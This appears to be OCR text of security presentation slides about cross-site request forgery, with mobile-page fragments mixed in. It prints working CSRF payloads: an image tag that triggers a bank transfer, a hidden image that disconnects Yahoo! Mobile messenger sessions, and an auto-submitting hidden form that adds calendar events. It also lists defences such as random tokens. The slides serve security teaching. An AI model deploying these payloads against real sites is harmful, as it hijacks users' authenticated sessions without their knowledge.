
XSRF/CSRF [Cross Site Request Forgery]

- Force a user’s browser to perform transactions on another [established] application session without the user’s knowledge
- Example [http://shady.example.com]:

```
<IMG SRC=”http://www.somebank.com/
transaction.cgi?
amount=9999999&to_account=1234567890” />
```

- Attack vector concept dates back to “The Confused Deputy” by Norm Hardy [1988]

Yahoo! Mobile


Yahoo! Front Page

http://us.m.yahoo.com/

oneSearch

BONUS MP3 Ringtones!

Thumbplay

Mail


Messenger

More for your mobile

- Address Book
- Driving Directions
- Finance
- flickr
- Games
- Mail
- Messenger
- Movies

Yahoo! Mobile XSRF: Disconnect Users' IM Sessions [GET]

```
<img src="http://us.m.yahoo.com/p/messenger?
tsrc=rawfront" height="0" width="0"/>
```



Sign-Out Notice

You have been signed out because you signed in on a different computer or device.

Yahoo! Mobile XSRF: Add Arbitrary Calendar Events & Tasks [POST]


```
<iframe style="width: 0px; height: 0px;
visibility: hidden" name="hidden"></iframe>

<form name=”csrfevent” action=”http://
wap.oa.yahoo.com/raw?
dp=cale&ae=y&v=6&i=0&t=111111111”
method=”post” target=”hidden”>

...

...

</form>

<script>document.csrfevent.submit();</script>
```

[VIDEO DEMO OF YAHOO MOBILE XSRF]


Preventing XSRF

- Do not rely on the referrer header
- Do not rely on POST
- Do use random tokens
- Client side protection? "RequestRodeo" (Martin Johns and Justus Winter)

Cross Application Vulnerabilities (persistent XSS)



Cross Application Vulnerabilities (XSRF)



